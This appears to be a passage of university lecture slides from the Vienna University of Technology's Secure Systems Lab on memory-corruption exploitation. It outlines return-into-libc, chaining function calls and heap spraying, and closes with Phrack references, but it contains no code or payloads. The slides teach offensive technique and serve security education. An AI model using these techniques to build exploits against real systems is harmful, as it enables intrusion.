
- The shellcode in the buffer cannot be executed but..
 - the attacker can still control the stack content
 - the attacker can still control the EIP value
- Why not call existing code?
- libc is an attractive target
 - very powerful functions (`system()`, `execve()` ...)
 - linked by almost every program

Return-into-libc




Using the LibC to Move the Shellcode

*Int. Secure Systems Lab
Vienna University of Technology*



Chaining Multiple Function Calls



Part X


Heap Spraying

Heap spraying

- Overwriting a function pointer is often easily achieved
- Jumping to a desired location (shellcode) is much harder:
 - non-executable stack
 - address space layout randomization
 - buffer is modified before causing the memory corruption
 - etc.
- Idea: Instead of getting the address exactly right, try to *increase the chance* of hitting shellcode
 - force allocation of **many** memory objects containing shellcode


Heap spraying

- Process layout (32 bit linux systems)




Heap spraying

- Process layout (32 bit linux systems)




Heap spraying

- Process layout (32 bit linux systems)




Heap spraying

- Process layout (32 bit linux systems)



Heap spraying

- Process layout (32 bit linux systems)



Heap spraying

- Requirement:
 - we need control over memory allocations
 - must create many objects containing shellcode
- Solution: embedded scripts
 - today, many applications allow execution of user-provided scripts in the context of the application/document to enrich usability
 - JavaScript (browsers, pdf readers)
 - ActionScript (flash applications)
- Before exploiting a memory corruption bug, allocate many objects (e.g., strings) filled with shellcode

Conclusion

Int. Secure Systems Lab
Vienna University of Technology

- Today, we touched a lot (too much?)
- Memory corruptions using stack and heap overflows as well as format string vulnerabilities
- Exploiting programs
 - writing shellcode
 - return-to-libC attacks
 - heap spraying
- Prevention mechanisms

References

Int. Secure Systems Lab
Vienna University of Technology

- Overflow memory region on the stack
 - overflow function return address
 - Phrack 49 -- Aleph One: [Smashing the Stack for Fun and Profit](#)
 - Phrack 58 -- Nergel: The advanced return-into-lib(c) exploits
 - overflow function frame (base) pointer
 - Phrack 55 -- klog: The Frame Pointer Overflow
 - overflow longjump buffer
- Overflow (dynamically allocated) memory region on the heap
 - Phrack 57: MaXX: Vudo malloc tricks
 - Phrack 57: anonymous: Once upon a free()
- Windows Shellcoding
 - Understanding Windows Shellcode